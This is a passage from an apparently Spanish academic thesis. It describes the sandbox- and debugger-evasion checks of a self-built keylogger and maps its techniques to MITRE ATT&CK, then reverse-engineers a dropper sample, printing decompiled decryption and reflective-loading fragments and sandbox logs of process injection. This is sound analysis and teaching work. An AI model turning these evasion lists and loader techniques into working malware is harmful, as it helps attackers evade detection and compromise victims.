- CheckSuspiciousProcesses: Usa el espacio de nombres de C# System.Diagnostics para comprobar la existencia de procesos sospechosos de análisis como processhacker (útil de Windows), wireshark (sniffer) o algunos típicos de VirtualBox o VMWare, en concreto, los siguientes: "wireshark.exe", "processhacker.exe", "vboxservice.exe", "vboxtray.exe", "vmtoolsd.exe", "vmwaretray.exe" y "vmwareuser.exe"
- DetectarClavesDeRegistroDeVM: Detecta varias claves de registro sospechosas, pertenecientes a máquinas virtuales, gracias a la librería Microsoft.Win32 de C#. Intenta abrir la clave del registro y en caso de éxito, devuelve true. Las claves en concreto son las siguientes:
    - @"HARDWARE\ACPI\DSDT\VBOX__"
    - @"HARDWARE\ACPI\FADT\VBOX__"
    - @"HARDWARE\ACPI\RSDT\VBOX__"
    - @"SOFTWARE\Oracle\VirtualBox Guest Additions"
    - @"HARDWARE\ACPI\DSDT\VMware"
    - @"HARDWARE\DESCRIPTION\System\SystemBiosVersion"
    - @"SOFTWARE\VMware, Inc.\VMware Tools"
    - @"SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters"
    - @"HARDWARE\ACPI\DSDT\QEMU"
    - @"SYSTEM\ControlSet001\Services\prl_tg"
    - @"SYSTEM\ControlSet001\Services\xenbus"
- IsVirtualByWMI: Emplea WMI (Windows Management Instrumentation) para comprobar la versión de la BIOS, iniciando un nuevo proceso que se encarga de la consulta. Si la versión contiene Virtual, VBox, VMWare o QEMU, devuelve true.
- IsSandboxByUptime: Verifica el tiempo que el sistema ha estado corriendo. Muchas sandbox solo se levantan para la ejecución de un programa, por lo que se determina que si la máquina se acaba de levantar hace menos de 30 segundos, se finaliza la ejecución. Para esto se emplea la función Environment.Tickcount.

- EsDebuggerPorPEB: Sirve como complemento a EstaSiendoDepurado_CheckRemote para comprobar si existe un depurador, empleando la API de Windows. Busca la información del proceso gracias a la librería ntDLL.dll, y extrae de ella la flag del depurador, devolviendo true si este está presente.
- TieneAlMenos2Nucleos: Emplea Environment.ProcessorCount para contar la cantidad de núcleos del procesador. Si el sistema tiene menos de dos núcleos, hay una alta probabilidad de que el entorno sea virtual, pues los ordenadores Windows se espera que tengan al menos 2 para que el sistema operativo funcione de forma correcta.
- ObtenerTamañoDeRAM: Usa WMI a través de la clase ManagementObjectSearcher para buscar el tamaño de RAM del equipo. Por la misma razón anterior, es muy poco frecuente encontrar ordenadores reales con menos de 4GB de RAM, por lo que en el caso de que haya menos de esta cantidad, se asume que se está en un entorno virtual.
- EsUnaVM: De nuevo, emplea WMI de la misma forma que en el método anterior para seleccionar el modelo del ordenador. En caso de encontrar las palabras, Virtual, QEMU, VM o HyperV, indicadores claros de máquina virtual, devolverá true.

Este tipo de métodos son útiles para detectar muchos tipos de entornos sospechosos o de análisis. Al final, no todos serán efectivos, pero emplear una gran cantidad de funciones que detecten varios parámetros garantiza una alta probabilidad de éxito y poder finalizar la ejecución de forma correcta en un entorno hostil.

4.4. Clasificación de las técnicas de evasión empleadas según el framework MITRE ATT&CK

Empleando el reconocido marco MITRE ATT&CK (MITRE, n.d.), se muestran de manera técnica y a modo de resumen las técnicas de evasión empleadas por el malware desarrollado:

- T1027: Obfuscated Files or Information – Ofuscación de scripts PowerShell con Invoke-Obfuscation para evitar detección estática y una primera detección por AMSI

- T1036.004: Masquerade task or service – Se ejecuta la calculadora de Windows como táctica para intentar hacer parece que es un programa legítimo

- T1036.008: Masquerade file type – Camuflaje de los ensamblados DLL como archivos “image.png” y “favicon.ico” para parecer archivos legítimos.

- T1071: Application Layer Protocol – Uso de protocolos HTTP y HTTPS legítimos para ocultar tráfico malicioso dentro del tráfico común.

- T1573: Encripted Channel – Se emplea HTTPS para enviar las pulsaciones, que actúa como canal cifrado.

- T1665: Hide Infrastructure – Uso de Pastebin para obtener dinámicamente la IP del servidor C2 y ocultar la dirección real del servidor.

- T1140: Deobfuscate/Decode Files or Information – Descifrado RC4 y decodificación base64 del payload en el cliente.

- T1497: Virtualization/Sandbox Evasion – Detección activa de entornos virtuales y sandboxes mediante:
    - T1497.001: System Checks – Detección de prefijos MAC asociados a VMs, búsqueda de drivers y procesos relacionados con máquinas virtuales, revisión de claves de registro específicas de VM, consultas WMI para detectar BIOS o modelo indicando VM, chequeo de cantidad de núcleos CPU y memoria RAM para detectar recursos limitados.
    - T1497.002: User Activity Based Checks – Comprobación de movimiento del cursor.
    - T1497.003: Time Based Evasion – Verificación del uptime del sistema para detectar entorno recién iniciado.

- T1622: Debugger Evasion – Uso de la API de Windows para detectar depuradores (CheckRemoteDebuggerPresent, y la flag en PEB).

- T1480 - Execution Guardrails – Validación de integridad del binario mediante hash en cookie, funcionando como kill switch para evitar ejecución no deseada.

- T1562: Impair Defenses – Evasión de AMSI con ofuscación y bypass ofuscado que lo desactiva.

- T1573: Encrypted Channel – Uso de HTTPS cifrado con certificado autofirmado para ocultar el tráfico del malware (pulsaciones de teclas).

- T1620: Reflective Code Loading – El ensamblado que ejecuta el payload se carga con reflexión en C#
- T1574.001: DLL – Se emplea DLL proxying para la persistencia del malware, modificando las DLL legítimas de 7-zip, usando así una variante de DLL sideloading

5. Análisis de una muestra de malware mediante ingeniería inversa

5.1. Análisis estático

Para la segunda parte práctica de este trabajo, se escoge una muestra de malware de características similares a la empleada, para poder contrastar las técnicas usadas en la primera parte y realizar un análisis más completo con técnicas no vistas.

La muestra se toma del proyecto de github theZoo (ytisf, 2021), un repositorio con diversas muestras de malware publicadas con motivos didácticos y de análisis. En este caso, el binario analizado se corresponde con la firma Win32.Unclassified, con hash SHA 82f8d9bbce6d6bc55738686a9f095c8419ab54d6.

Por motivos de seguridad, se procede a su análisis en un Kali Linux virtualizado sin conexión a internet. Una vez obtenido el binario, lo primero es observar que frente a qué tipo de binario estamos, aunque la firma ya nos dice que se trata de un ejecutable de Windows, no sabemos de qué tipo es.



Figura 4: Tipo de archivo de la muestra analizada

Un primer análisis con file nos indica que es un binario .Net, es decir, debería estar compilado a IL (intermediate lenguage) como el malware creado en el apartado anterior, por lo que correrá en el CLR, y para sistemas de 32 bits, como se suponía por el nombre de la firma.

Analizando otros detalles básicos del binario, se observa que este está firmado por una compañía falsa, pues no se encuentran detalles de esta en internet, pero es una forma empleada por los atacantes para evitar sospechas en la ejecución y evadir alertas del SAM. El nombre interno ya nos hace pensar que no parece un binario legítimo.



Figura 5: Algunos detalles de la muestra analizada

También llama la atención el gran tamaño para ser malware .NET. Nuestro binario de arriba ocupaba unos 15kB a pesar de tener unas 700 líneas de código. Como los ensamblados .NET se compilan a CIL, que es un lenguaje intermedio interpretado, suelen tener un tamaño pequeño de los ficheros, mientras que este tiene un tamaño de unos 384kB.



Figura 6: Tamaño de las secciones de la muestra analizada

Ahora pasamos analizar las secciones del binario, lo cual ayuda a saber más sobre la estructura del binario, y averiguar el porqué de su tamaño.



Figura 7: Ejecución de objdump sobre la muestra analizada

Observamos que solo tiene 3 secciones, lo cual puede ser un indicador de empaquetamiento, pues el binario es más grande de lo que debería ser, y este tipo de comportamiento solo suele ser habitual en binarios de pequeño tamaño. Muchos packers juntan texto, metadatos y recursos fusionando secciones, y eliminando aquellas que son innecesarias. Se observa que existe una sección de recursos pequeña, y que la más grande es la de texto con diferencia, con una simple vista a los offsets de la columna "file off". Ahí es donde es posible que se almacene el grueso del empaquetamiento.

Por esta razón, y tras una principal sospecha de empaquetamiento, se usa la herramienta binwalk para tratar de descubrir posibles recursos embebidos.



Figura 8: Intento de extracción de archivos embebidos

No se obtiene ningún tipo de resultado, pero es posible que haya cifrado interno o que los datos estén en otras partes. En este caso, lo más efectivo es analizar la entropía de las secciones, que da una visión de si una sección puede estar cifrada u ofuscada. Para ello, se desarrolla un pequeño script en Python (incluido en el anexo) que calcula la entropía. Como se observa, la entropía de la sección más grande, la de texto, es de 7,99, por lo que podemos saber con toda seguridad que está ofuscado, empaquetado y/o cifrado, siendo una entropía mayor de 7,5 en general tomada como un indicador fuerte de dichos métodos.



Figura 9: Análisis de la entropía

Antes de pasar al análisis del código fuente para descubrir posibles métodos de empaquetamiento y comprender mejor el funcionamiento del binario, se analizan algunos

strings del binario y posibles importaciones de librerías que puedan aportar información útil. En este caso, se encontraron dos datos interesantes:



Figura 10: Análisis de librerías importadas

Se importa, como se puede ver en la imagen de arriba, la librería mscoree.dll, y en concreto, se llama a la función CorExeMain. Esta es la puerta de entrada de las aplicaciones .NET, por lo que podemos tener más evidencias fuertes de que esta aplicación se ejecuta en el CLR. Por otro lado, en la imagen de abajo se puede ver cómo se emplea la función sleep en el binario. Esta es una técnica de evasión muy extendida, como ya se ha visto en el capítulo anterior, y fue utilizada por el malware diseñado anteriormente.



Figura 11: Análisis de strings

Con esta información, se puede proceder al desensamblado del binario. Al estar escrito en algún lenguaje del entorno .NET (C# suele ser el más popular), no es posible usar los decompiladores tradicionales, como Ghidra o IDA. Se opta por usar ilspy, que tiene soporte en Linux. Pero antes de esto, es necesario desofuscar los strings y el código lo

máximo posible, pues un flujo muy ofuscado puede hacer completamente ilegible el código. Para ello, primero es necesario detectar como fue ofuscado, para tratar de elegir un desofuscador apropiado. La herramienta empleada para este cometido es DIE (detect it easy) que aporta gran información sobre el ejecutable.

Figura 12: Ejecución de DIE sobre el binario

La herramienta nos confirma que es lenguaje C#, y, además, una de sus heurísticas confirma que fue ofuscado con confuserEx, un ofuscador popular de código .NET. Por esta razón, la herramienta escogida para tratar de desofuscar es de4dot-cex, un fork de la herramienta de4dot que incluye soporte para confuserEx. Una vez la herramienta se ejecuta, esta devuelve una versión más limpia del binario, lista para analizar con el decompilador.

Lo primero que llama la atención, una vez abrimos el binario, es la gran cantidad de recursos empleados. En el apartado anterior, el tipo de dropper desarrollado es un downloader, es decir, descarga el payload de internet, por lo que, en sí, el programa no tiene por qué contener código estrictamente malicioso. Sin embargo, analizando los distintos recursos y el posible empaquetamiento, es muy posible que se trate de un dropper que lleva los binarios maliciosos empaquetados dentro de él, por la gran cantidad, que suele ser muy poco habitual, ya que un binario no tiene por qué contener recursos. Observamos que parecen estar en idioma chino, e internamente no son legibles, siendo esta es una de las características típicas de la ofuscación y el cifrado. Además, podemos apreciar alguna referencia no detectada antes.

Figura 13: Análisis de los recursos

Además, esta clase, vacía, ConfusedByAttribute, confirma el uso de ConfuserEx, esta fue probablemente la firma que hizo saltar DIE.

```
using System;

internal class ConfusedByAttribute : Attribute
{
    public ConfusedByAttribute(string string_0)
    {
    }
}
```

Figura 14: Clase ConfusedByAttribute

En cuanto al propio código del binario, se observan una gran cantidad de funciones con nombres extraños. Este gran número de funciones hace que el flujo del código sea confuso y más difícil de leer para alguien haciendo ingeniería inversa. Sin embargo, no se

observan flujos if o switch confusos y complejos de leer, lo que es una característica de confuserEx, probablemente gracias al trabajo del desofuscador.



Figura 15: Métodos implementados por la muestra

Ahora se procede a analizar el propio código fuente de malware, que comienza así:

```
try
{
    byte[] array = new byte[0];
    Thread.Sleep(2);
    ResourceManager resourceManager = new ResourceManager("
    string[] array2 = (string[])resourceManager.GetObject("
    byte[] afd0LUD0fxzHg = (byte[])resourceManager.GetObject("
    byte[] afd0LUD0fxzHg2 = (byte[])resourceManager.GetObject("
```

Figura 16: Primeras funciones del punto de entrada de la muestra

Llama la atención, para empezar, la estructura try- silent catch que también fue empleada en el malware del apartado anterior, y que evita que se muestren errores que puedan dar pistas a la hora de la ingeniería inversa, siendo una técnica común empleada por el malware. Declara un array de bytes y posteriormente duerme. Esta técnica ya podía ser inferida del análisis de los strings anterior, y surgiere una delayed execution para evitar posibles análisis.

A continuación, se inicializa un resource manager, lo que ya está indicando que se interactúa con los recursos anteriormente mencionados, y se obtienen 3 objetos con nombres ilegibles (aquellos que parecían estar en idioma chino). Podemos ver que los dos últimos están relacionados con criptografía, pues tenemos varios indicadores más tarde que nos indican el tipo de cifrado, pues se hacen operaciones con bytes (típicas de operaciones de cifrado/descifrado), se observan los strings Key e IV y además se devuelve un objeto del tipo System.Security.Criptography.RijndaelManager (empleado en AES).

```
for (int i = 0; i < array2.Length; i++)
{
    byte[] array3 = (byte[])resourceManager.GetObject(array2[i]);
    Array.Resize(ref array, array.Length + array3.Length);
    for (int j = 0; j < array3.Length; j++)
    {
        array[array.Length - array3.Length + j] = array3[j];
    }
}
object obj = pKCK3BJs8hrJppa4n();
gcBu1fCFLbG2T("Key", obj, afd0LUD0fxzHg);
gcBu1fCFLbG2T("IV", obj, afd0LUD0fxzHg2);
```

Figura 17: Continuación de la función anterior

```
private static object pKCK3BJs8hrJppa4n()
{
    Type type_ = smethod_11("System.Security.Cryptography.RijndaelManaged");
    return smethod_14(type_);
}
```

Figura 18: Una de las funciones implementadas por el binario relacionada con criptografía

Además, después de las mencionadas funciones, se crea un objeto para desencriptar, llamando a la siguiente función:

```
private static object NTXQLwBRddtoyL4At(object jZrzuuOfO11qfQ)
{
    return smethod_10(jZrzuuOfO11qfQ, smethod_8(jZrzuuOfO11qfQ), smethod_9("", new string[15]
    {
        "C", "r", "e", "a", "t", "e", "D", "e", "c", "r",
        "y", "p", "t", "o", "r"
    }), (object[])null, (string[])null, (bool[])null);
}
```

Figura 19: Función relacionada con criptografía

En los pasos posteriores, se hace referencia a “Transform final block”, probablemente hablando de terminar de descifrar o desofuscar la parte final del recurso al que se accede, que

sea probablemente al primero al que se accede. Los dos siguientes se corresponden con un array de bytes, y son con los que se accede a los métodos con las frases “Key” e “IV”, por lo que probablemente tengan que ver únicamente con el cifrado, mientras que el primero es un array de string, lo cual podría corresponderse con código fuente, comandos u otro tipo de ejecución, o simplemente sea una confusión de tipos.

Luego se obtiene el AppDomain, y se hace referencia a invoke raw assembly. El AppDomain es necesario para ejecutar en el CLR en memoria como se realiza en el malware del apartado anterior, y parece hacer referencia a algún tipo de ensamblado que se quiere invocar. La ejecución en memoria, como se ha comentado anteriormente, es una de las principales herramientas del malware moderno.

```
"Load", new object[1] { SMza9pSc24fjRvsik }, new string[1] { "rawAssembly" }, (bool[])null);
```

Figura 20: Evidencias de la inyección por reflexión

Además, el siguiente método llamado contiene referencias al módulo de reflexión de C#, empleado para ejecutar precisamente ensamblados en memoria, y al entry point del programa, con lo que se apunta a que se va a realizar la ejecución de un ensamblado:

```
private static object p2XfVccD05AcdjkUyt(object FFO3IvcnWxiR4Lpua6)
{
    Type type_ = smethod_11("System.Reflection.Assembly");
    PropertyInfo propertyInfo_ = smethod_12(type_, "EntryPoint");
    return smethod_15(propertyInfo_, FFO3IvcnWxiR4Lpua6, (object[])null);
}
```

Figura 21: Referencia a System.Reflection.Assembly

Por último, el último método llamado hace referencia a invocar un objeto, posiblemente el ensamblado, que se va a ejecutar como último paso.

```
private static void xhF7Rv90MwAPWeKHtA(object S4rCL8FKnAlgPYA, object fJoIQkpxRsNubsizf)
{
    smethod_10(S4rCL8FKnAlgPYA, smethod_8(S4rCL8FKnAlgPYA), "Invoke", new object[2]
    {
        null,
        new object[1] { fJoIQkpxRsNubsizf }
    }, new string[2] { "obj", "parameters" }, (bool[])null);
}
```

Figura 22: Método que invoca la ejecución

Con las evidencias anteriores, podemos concluir sin duda que se trata de un dropper embebido que obtiene datos cifrados de los recursos, los descifra y transforma y ejecuta uno de ellos en memoria mediante reflexión. Desgraciadamente, el desofuscador no es tan potente como para obtener los recursos descifrados, por lo que ahora se procede al análisis dinámico para comprender el comportamiento del ensamblado ejecutado.

5.2. Análisis dinámico

Para este análisis, en vez de optar por una sandbox en local, que precisa de recursos e instalación, se ha usado un enfoque complementario de varias sandboxes online, en este caso, las de virustotal, any.run y joe sandbox cloud.

Tratamos de continuar el punto anterior donde lo dejamos, y analizar las acciones que realiza el ensamblado ejecutado gracias a Joe Sandbox (2024). Efectivamente, la sandbox Joe Sandbox Cloud nos confirma el desempaquetado de un PE (portable executable):

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.5a765351046fea1490d20f25.exe.400000.0.unpack	Windows_Trojan_Trickbot_618b27d2	Targets Outlook.dll module containing functionality used to retrieve Outlook data	unknown	• 0x69400:$a6: Port: • 0x69394:$a7: User: • 0x693b8:$a8: Pass: • 0x101a:$a9: String$ • 0x68ac5:$a10: outlookDecrU • 0x6645c:$a11: Cannot Decrypt • 0x68a9c:$a11: Cannot Decrypt • 0x693d0:$a12: Mail: • 0x693e8:$a13: Serv:
2.2.5a765351046fea1490d20f25.exe.400000.0.raw.unpack	Windows_Trojan_Trickbot_618b27d2	Targets Outlook.dll module containing functionality used to retrieve Outlook data	unknown	• 0x69400:$a6: Port: • 0x69394:$a7: User: • 0x693b8:$a8: Pass: • 0x101a:$a9: String$ • 0x68ac5:$a10: outlookDecrU • 0x6645c:$a11: Cannot Decrypt • 0x68a9c:$a11: Cannot Decrypt • 0x693d0:$a12: Mail: • 0x693e8:$a13: Serv:

Figura 23: Binarios desempaquetados (Joe Sandbox, 2024)

Además, nos indica que ataca específicamente a una DLL de Outlook. Desafortunadamente, tras el análisis no es posible acceder al fichero, por lo que tendremos que continuar con el análisis de comportamiento. Para terminar de confirmar lo que observamos en el código fuente, la sandbox nos indica que se inyecta el binario en la memoria de otro proceso, concretamente, en el proceso inicial del dropper, ya que, como se puede observar, tienen el mismo nombre, lo que confirma la inyección por reflexión:

Injects a PE file into a foreign processes		
Source: C:\Users\user\Desktop\5a765351046fea1490d20f25.exe	Memory written: C:\Users\user\Desktop\5a765351046fea1490d20f25.exe base: 400000 value starts with: 4D5A	Jump to behavior

Figura 24: Detección de la inyección por parte de la sandbox (Joe Sandbox, 2024)

La ejecución en memoria llama aún más la atención cuando vemos las llamadas a funciones, especialmente a virtualalloc, y a otras funciones de la API relacionadas con la gestión y la protección de la memoria. Debajo se puede observar la gran cantidad de llamadas realizadas y las llamadas a API sospechosas relacionadas:

.NET source code references suspicious native API functions	
Source: 0.2.5a765351046fea1490d20f25.exe.7030000.6.raw.unpack, RunPE.cs	Reference to suspicious API methods: GetProcAddress(intPtr, procname)
Source: 0.2.5a765351046fea1490d20f25.exe.7030000.6.raw.unpack, RunPE.cs	Reference to suspicious API methods: ReadProcessMemory(lpProcessInformation.hProcess, lpContext.Ebx + 8, array, 4u, out var lpNumberOfBytesWritten)
Source: 0.2.5a765351046fea1490d20f25.exe.7030000.6.raw.unpack, RunPE.cs	Reference to suspicious API methods: VirtualAllocEx(lpProcessInformation.hProcess, new IntPtr(iMAGE_NT_HEADERS.OptionalHeader.ImageBase), iMAGE_NT_HEADERS.OptionalHeader.SizeOfImage, 12288u, 64u)
Source: 0.2.5a765351046fea1490d20f25.exe.7030000.6.raw.unpack, RunPE.cs	Reference to suspicious API methods: WriteProcessMemory(lpProcessInformation.hProcess, zero, file, iMAGE_NT_HEADERS.OptionalHeader.SizeOfHeaders, out lpNumberOfBytesWritten)
Source: 0.2.5a765351046fea1490d20f25.exe.7030000.6.raw.unpack, RunPE.cs	Reference to suspicious API methods: VirtualProtectEx(lpProcessInformation.hProcess, new IntPtr(iMAGE_NT_HEADERS.OptionalHeader.ImageBase + iMAGE_SECTION_HEADER.VirtualAddress), iMAGE_SECTION_HEADER.VirtualSize, 64u, out var _)

Figura 25: Llamadas sospechosas a la API de Windows (Joe Sandbox, 2024)

Memory Allocated

PID	File Path	Base	Length	Type	Protection	Completion	Count	Source Address	Symbol
8052	unknown	A20000	65536	memory reserve	page no access	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A20000	4096	memory commit	page read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A40000	65536	memory reserve	page no access	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A50000	65536	memory reserve	page no access	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A21000	4096	memory commit	page read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A60000	65536	memory reserve	page no access	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A70000	65536	memory reserve	page no access	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A80000	65536	memory reserve	page no access	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A4A000	4096	memory commit	page execute and read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A42000	4096	memory commit	page execute and read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	2321000	1028096	memory commit	page read and write	success or wait	1	6D2BAB1A	VirtualAlloc
8052	unknown	AE0000	65536	memory reserve | memory write watch	page read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	2760000	33554432	memory reserve | memory write watch	page read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	4760000	655360	memory commit | memory reserve | memory write watch	page read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A70000	4096	memory commit	page read and write	success or wait	1	6D232553	VirtualAlloc
8052	unknown	A52000	4096	memory commit	page execute and read and write	success or wait	1	6D232553	VirtualAlloc

Figura 26: Extracto de reservas de memoria realizadas por la muestra (Joe Sandbox, 2024)

Además, vemos que hace páginas ejecutables, lo cual es bastante sospechoso y suele ser una técnica básica de ejecución en memoria, especialmente de shellcode. Todas estas llamadas son ejecutadas por el proceso principal, el que carga el payload, lo cual tiene sentido. Debajo se puede ver el árbol de procesos creados por el malware, y vemos como el PID coincide con el inicial, mientras que luego se crea uno nuevo, probablemente el que

ejecuta el payload cifrado. Esto aparenta ser una técnica llamada process hollowing, en la que, tras desencriptar el payload en memoria, se crea un nuevo proceso suspendido de sí mismo en el que se inyecta el payload, para posteriormente resumir la ejecución del nuevo proceso. Es por esta la razón por la que seguramente veamos dos procesos de este ejecutable.

Figura 27: Árbol de procesos de la muestra (Joe Sandbox, 2024)

Del árbol de procesos llama la atención la ejecución de comandos. El primero, en cmd, trata de borrarse a sí mismo, una técnica sencilla pero habitual en la ejecución de malware, con el objetivo de borrar sus rastros.

